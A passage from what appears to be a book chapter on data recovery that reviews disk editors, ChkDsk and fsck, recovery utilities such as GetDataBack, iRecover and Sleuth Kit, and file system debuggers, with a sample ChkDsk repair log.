


Fig. 2.6. Acronis DiskEditor displays the NTFS boot sector




Fig. 2.7. Acronis DiskEditor searches for a string

DiskExplorer from Runtime Software

This is an excellent disk editor, the best one with which I have ever worked. This is a clone of Norton Disk Editor intended to run under Windows NT/9x, ensuring fully-functional NTFS support (Figs. 2.8 and 2.9). Using this editor, you can view



all main NTFS data structures in readable format, mount virtual disks, work with hard disk and CD images, restore deleted files from any MFT record, and copy files and entire directories, having previously viewed them in text or hex format. This list of functional capabilities is far from complete. The editor has a convenient forward-backward navigation system (approximately the same as in a browser or IDA Pro, even supporting hyperlinks). Also, DiskExplorer provides an abundance of hotkeys, supports jumps history, and is equipped with a powerful search system supporting main structures (INDEX, MFT, Partition). Also supported are the capabilities of searching for references to the current sector and of recovering a disk remotely through a TCP/IP connection, a local area network connection, or a direct cable connection. All numeric data are displayed in two numeral systems — decimal and hex.

This is my main and favorite instrument for investigating the file system and recovering lost data. Even superficial acquaintance with this powerful tool can make you rejoice. Hackers finally have their tool of choice, which long seemed an unattainable dream. Naturally, every really good thing must be paid for. DiskExplorer is a commercial product, and the trial version available for free downloading lacks the possibility of writing to the disk. There are two different versions of the editor: one version supporting NTFS (<http://www.runtime.org/ntexpl.zip>), and another one supporting FAT. In addition, there are several plug-ins for Bart PE Builder that can be downloaded from the Runtime Software site.

Sector Inspector

This instrument is supplied as part of the resource kit products for different versions of Windows, freely distributed by Microsoft. This is a noninteractive utility for reading and writing individual sectors from and to the file (Fig. 2.10). This utility supports logical block addressing (LBA) and cylinder-head-sector (CHS) addressing. When started without parameters, it displays the decoded partition table, along with extended partitions and boot sectors. Disk editing is carried out by correcting the sector dump using any suitable hex editor and then writing the corrected version to the disk. This is a slow and inconvenient method; however, as far as I know, Sector Inspector is the only editor that supports operation from under Recovery Console. Because of this, sometimes it might be indispensable.




Fig. 2.10. Sector Inspector at work

Linux Disk Editor

Programs suitable for recovering data under Linux are considerably fewer in comparison to similar programs written for Windows NT. Furthermore, available ones are far from perfect. Thus, you'll either develop all required tools on your own or use the available toolset, seeking consolation in how hackers of earlier generations had an even tougher time working on the dinosaurs of the machine era.

Under Linux, the most popular disk-editing tool is lde (which stands for Linux disk editor). In general, this tool isn't as powerful as Norton Disk Editor; however, it is better than Microsoft Disk Probe. This is a professionally-oriented console instrument providing a reasonable set of functional capabilities (Fig. 2.11). It recognizes ext2fs, minix, and xiafs, and it provides a partial FAT support. Its developers promise to implement NTFS support (in my humble opinion, no one needs it under Linux, in contrast to UFS and FFS, which would be highly desirable).

Lde supports the following capabilities: displaying and editing the contents in hex format; viewing the superblock, inodes, and directories in a readable format; context searching; searching for file records referencing the current block (a useful feature but, unfortunately, poorly implemented so that it doesn't always work); allowing recovery mode with the possibility of manually editing the list of direct and indirect blocks; saving a dump on a disc; and other auxiliary operations.

customary interface and other nice features). On the other hand, neither Norton Disk Editor nor DiskExplorer supports ext2fs/ext3fs; therefore, you'll have to decode all data structures manually.

Hex Editors

UNIX is different from Windows. Principally, with UNIX it is possible to do without disk editors. For example, you can use any hex editor, open an appropriate disk device (such as `/dev/sdb1`), and edit it as you please. Hackers of earlier generations might recall how in the youth of MS-DOS, when neither HIEW nor QVIEW was available, they corrected executable files to “cut off” unneeded 7xh using Norton Disk Editor. In other words, a disk editor was used as hex. Do you get the point? In UNIX, on the contrary, hex editors are used to edit the disk.




Fig. 2.12. The hexedit editor




Fig. 2.13. The khxedit editor

Which editor should you choose? Generally, this is a matter of personal preference (note that I mean not only your personal preference but also those of the individuals who have composed the distribution). Some people prefer the hexedit console application (Fig. 2.12), other users like the khxedit GUI application (Fig. 2.13), and still other individuals choose BIEW (a clone of the well-known HIEW editor but with limited capabilities).

Automated Doctors

It is an extremely hard task to invent a lamer utility than ChkDsk — the built-in disk “doctor” supplied as part of the Windows distribution (Fig. 2.14). Even script writers from Hollywood would probably be unable to tackle this task. In the case of this “tool” the error-reporting system is reduced to the minimum, because the doctor only reports error detection but refuses to inform users about the nature and cause of the detected error and what it is going to fix. Thus, the consequences of such a fix might be deplorable.

```

CHKDSK is verifying files (stage 1 of 3)...
File verification completed.
CHKDSK is verifying indexes (stage 2 of 3)...
Index verification completed.
CHKDSK is verifying security descriptors (stage 3 of 3)...
Security descriptor verification completed.

23551289 KB total disk space.
 4336872 KB in 7463 files.
   2168 KB in 484 indexes.
    0 KB in bad sectors.
   74733 KB in use by the system.
   65536 KB occupied by the log file.
19137516 KB available on disk.

    4096 bytes in each allocation unit.
5887822 total allocation units on disk.
4784379 allocation units available on disk.

```

Fig. 2.14. Chkdsk at work

There are lots of reported cases, in which Chkdsk “doctored” healthy volumes to death (Listing 2.1). Still, the cases, in which this utility successfully corrected errors and carried out successful recovery operations are more numerous. This utility is normally used by newbies or administrators for periodic checks of the hard disk partitions and for correcting minor damage suffered by file systems. After the procedure shown in Listing 2.1, I have lost many files.

Listing 2.1. The "Healing" log of a practically healthy disk with only one doctored file record

One of your disks needs to be checked for consistency. You may cancel the disk check, but it is strongly recommended that you continue.

Windows will now check the disk.

The VCN 0x9 of index \$I30 in file 0x1a is inconsistent with the VCN 0x0 stored inside the index buffer.

Correcting error in index \$I30 for file 26.

The index bitmap \$I30 in file 0x1a is incorrect.

Correcting error in index \$I30 for file 26.

The down pointer of current index entry with length 0x70 is invalid.

0b 01 00 00 00 00 01 00 70 00 58 00 01 00 00 00p.X....

1a 00 00 00 00 00 01 00 00 c0 4c bb 5a 94 bf 01L.Z...

00 c0 4c bb 5a 94 bf 01 c0 3a 15 55 97 ea c4 01 ..L.Z.....:U....

```
f0 54 e1 71 7a ea c4 01 00 10 01 00 00 00 00 00 .T.qz.....
22 02 01 00 00 00 00 00 20 00 00 00 00 00 00 ".....
0b 03 63 00 5f 00 32 00 30 00 38 00 36 00 36 00 ..c_.2.0.8.6.6.
2e 00 6e 00 6c 00 73 00 ff ff ff ff ff ff ff ff ..n.l.s.....
1f 01 00 00 00 00 01 00 70 00 54 00 01 00 00 00 .....p.T.....
```

Sorting index \$I30 in file 26.

Cleaning up minor inconsistencies on the drive.

CHKDSK is recovering lost files.

Recovering orphaned file c_037.nls (253) into directory file 26.

Recovering orphaned file c_10000.nls (254) into directory file 26.

Recovering orphaned file c_10079.nls (255) into directory file 26.

Recovering orphaned file c_1026.nls (256) into directory file 26.

Recovering orphaned file c_1250.nls (257) into directory file 26.

Recovering orphaned file c_1251.nls (258) into directory file 26.

Recovering orphaned file c_1252.nls (259) into directory file 26.

Recovering orphaned file c_1253.nls (260) into directory file 26.

Recovering orphaned file c_1254.nls (261) into directory file 26.

Recovering orphaned file c_1255.nls (262) into directory file 26.

Recovering orphaned file c_1256.nls (263) into directory file 26.

Recovering orphaned file c_1257.nls (264) into directory file 26.

Recovering orphaned file c_1258.nls (265) into directory file 26.

Recovering orphaned file c_20261.nls (266) into directory file 26.

Recovering orphaned file cryptext.dll (412) into directory file 26.

Recovering orphaned file ctl3dv2.dll (422) into directory file 26.

Recovering orphaned file ctype.nls (423) into directory file 26.

Recovering orphaned file CSRSRV.DLL (880) into directory file 26.

Recovering orphaned file cryptdll.dll (2206) into directory file 26.

Recovering orphaned file ctl3d32.dll (2441) into directory file 26.

Recovering orphaned file c_10007.nls (2882) into directory file 26.

Recovering orphaned file c_10017.nls (2883) into directory file 26.

Recovering orphaned file c_20127.nls (2916) into directory file 26.

Recovering orphaned file csseqchk.dll (4019) into directory file 26.

Recovering orphaned file cscript.exe (4335) into directory file 26.

Recovering orphaned file cscdll.dll (4661) into directory file 26.
Recovering orphaned file CRYPTDLG.DLL (5125) into directory file 26.
Recovering orphaned file cryptsvc.dll (5127) into directory file 26.
Recovering orphaned file cscui.dll (5136) into directory file 26.
Recovering orphaned file CSRSS.EXE (5144) into directory file 26.
Recovering orphaned file CVID32.QTC (17408) into directory file 26.
Recovering orphaned file c_10001.nls (19801) into directory file 26.
Recovering orphaned file c_20290.nls (19805) into directory file 26.
Recovering orphaned file c_20000.nls (19811) into directory file 26.
Recovering orphaned file CSH.DLL (21395) into directory file 26.
Recovering orphaned file CRYPT32.DLL (38161) into directory file 26.
Recovering orphaned file CRYPTNET.DLL (38162) into directory file 26.
Recovering orphaned file CRYPTUI.DLL (38260) into directory file 26.
Cleaning up 48 unused index entries from index \$SII of file 0x9.
Cleaning up 48 unused index entries from index \$SDH of file 0x9.
Cleaning up 48 unused security descriptors.
CHKDSK discovered free space marked as allocated in the
master file table (MFT) bitmap.
Correcting errors in the Volume Bitmap.
Windows has made corrections to the file system.

19543040 KB total disk space.
18318168 KB in 36008 files.
16604 KB in 1684 indexes.
0 KB in bad sectors.
124080 KB in use by the system.
65536 KB occupied by the log file.
1084188 KB available on disk.

4096 bytes in each allocation unit.
4885760 total allocation units on disk.
271047 allocation units available on disk.

Windows has finished checking your disk.

Please wait while your computer restarts.

28 May 2005

Recovery of the NTMSJRNL (835) lost file in the directory 4614.

As a rule, in the UNIX world the file system integrity check is carried out using the Fsck utility (which is an analogue of ChkDsk in Windows NT). The Fsck utility is a console application, which practically lacks a user interface. It is supplied as part of almost any distribution. Like any fully automated tool, it might sometimes cause damage instead of data correction. Therefore, it should be used with care.

GetDataBack

GetDataBack is another utility from the developers of DiskExplorer. It is fully automated and doesn't provide any manual operations (Fig. 2.15). The program scans MFT and outputs all files that it locates, including the deleted ones. Provided that the corresponding indexes are not damaged, the program places these files into appropriate directories. If GetDataBack encounters a bad sector, it terminates without warning. On the other hand, it supports remote recovery, creates disk images, and implements a powerful file search system (data/size). Unfortunately, the program lacks the functionality to search file contents. Assume that you want to recover the file with your thesis, for which you know keywords; however, you have no idea, in which sectors they are located. The same relates to searching for the address book file containing the phone number of one of your friends. Nevertheless, the GetDataBack capabilities are more than enough for solving the most common and frequently encountered problems. The demo version of this program for NTFS can be downloaded from <http://www.runtime.org/gdbnt.zip>. This demo version displays everything; however, it doesn't provide any capabilities for rescuing found data. Nevertheless, it allows you to open the files with their associated applications. It is important to note that GetDataBack is not a doctor like NDD or ChkDsk. It doesn't repair partitions; rather, it only allows you to rescue the files that survived the catastrophe.




Fig. 2.15. The GetDataBack utility at work

iRecover

This product developed by the Dutch company DIY DataRecovery is an excellent half-automated doctor with a wide range of settings (Fig. 2.16). The tool supports dynamic volumes and allows you to manually specify the scanning parameters. iRecover is a reliable utility that doesn't freeze even when working with severely damaged partitions. Its main drawback is extremely inconvenient navigation over the disk being recovered, which is especially noticeable when working with large disks containing millions of files. Like its main competitor, GetDataBack, the iRecover tool doesn't repair anything; rather, it simply tries to rescue the surviving files from nonexistence. Nevertheless, I consider iRecover one of the best automated recovery tools in my armory (excluding my own utilities that I usually write promptly to recover a certain disk, after which they safely go to /dev/null, like any fast food). The demo version of this program can be downloaded from <http://www.diydatarecovery.nl/downloads/Demo/iRecoverSetup.exe>.




Fig. 2.16. The progress indicator of iRecover

EasyRecovery Professional

EasyRecovery Professional from Ontrack Data Recovery (<http://www.ontrack.com>) seems nice at first glance (Fig. 2.17). Trials reveal, however, that it is a rather bone-headed instrument when operating in fully-automated mode. Its intelligence operates at a rudimentary level. I can't honestly recommend using this utility (except if you need to recover a recently-formatted volume, to which you did not write anything valuable).



Fig. 2.17. EasyRecovery has lots of bells and whistles but no practical value

Stellarinfo Phoenix

Stellarinfo has released a utility called Phoenix, intended for data recovery and supporting practically all popular file systems known today, including UFS.

The demo version of this tool can be downloaded from <http://www.stellarinfo.com/spb.exe>. Pay special attention to the file name extension. This is an executable file. According to the platform-supported designation, it is intended for BSD. Well, just try it under BSD, and you'll find out that it doesn't work under that system. Try to install an additional disk with usable Windows into your system and install Phoenix over it. The program doesn't work under Windows PE. Under Windows 2000, it starts; however, when attempting to analyze a known healthy partition it crashes and displays a critical error message. I didn't test it on other systems. I refer to this tool for two reasons: First, you must know about its existence (but do not believe in its capabilities). Second, someone still might use it and find it helpful.

Sleuth Kit

This is a freeware set of utilities for manual recovery of the file system, which can be downloaded from <http://www.sleuthkit.org/>. The site also contains a brief manual (http://www.sleuthkit.org/sleuthkit/docs/ref_fs.html). Unfortunately, miracles are rarely encountered in this world. In this case, the entire technique of data recovery is reduced to scanning the free space and searching for files with known contents.

Foremost

This is another freeware utility for recovering deleted files on the basis of their header formats and specific features of the structure. It works only with files whose structure it knows. Nevertheless, in comparison to its predecessors, this is a considerable advance. This utility doesn't interact with the file system directly; rather, it processes the files obtained using the `dd` command or the Sleuth Kit tool. Therefore, it is capable of "supporting" all file systems. The last version available for downloading can be found at the following address: <http://foremost.sourceforge.net/>.

CrashUndo 2000

This utility, available at <http://www.frolov.pp.ru/projects/recovery.html#crashundo>, is the most powerful data recovery tool for NTFS of all that I have ever seen. It works even with disks that Windows refuses to mount under any circumstance. It uses a minimal amount of system information, reconstructing reference structures by their signatures and recovering files even if MFT damage is significant. It reconstructs the directory tree even if one or more branches that contain parent directories turn out to be destroyed.

AnalizHD/DoctorHD

These are two Russian programs intended for remote data recovery over the Internet, in case there are no serious companies specializing in hard disk drive repair near you.

EraseUndo for NTFS

This program recovers deleted files that have not been physically erased from the disk yet.

File System Debuggers

File system debuggers are utilities that provide access to the holy of holies of the file system and allow you to manipulate the key data structures as you like. What is the difference between them and simple editors? A disk editor operates at a lower level — the level of blocks or sectors. Principally, it can provide certain structures in a more readable form; however, it doesn't interpret their “physical” meaning.

File system debuggers operate through the driver; therefore, the risk of damaging the partition using it is less probable. It implements high-level operations, such as setting or resetting the block-busy flag and creating a new symbolic reference. Debuggers do not contain a sector-level hex editor; therefore, both categories of programs are mutually complementary.

Practically all Linux distributions include the debugfs file system debugger supporting ext2fs and, partially, ext3fs (Fig. 2.18).




Fig. 2.18. The debugfs file system debugger at work

Required Technical Equipment

The availability of a “clean room” is a mandatory requirement for any serious data recovery company. Such rooms correspond to the Class 100 clean environment, which means that the number of 0.5-mm specks of dust in 1 cubic foot must not exceed 100. This plain formulation designates an enormous engineering structure that costs more than \$30,000. Smaller businesses that repair hard disk drives usually limit themselves to a “clean chamber,” which is approximately 10 times cheaper. However, for amateurs even this is too expensive. Is it possible to do without a clean room or to construct it on your own?

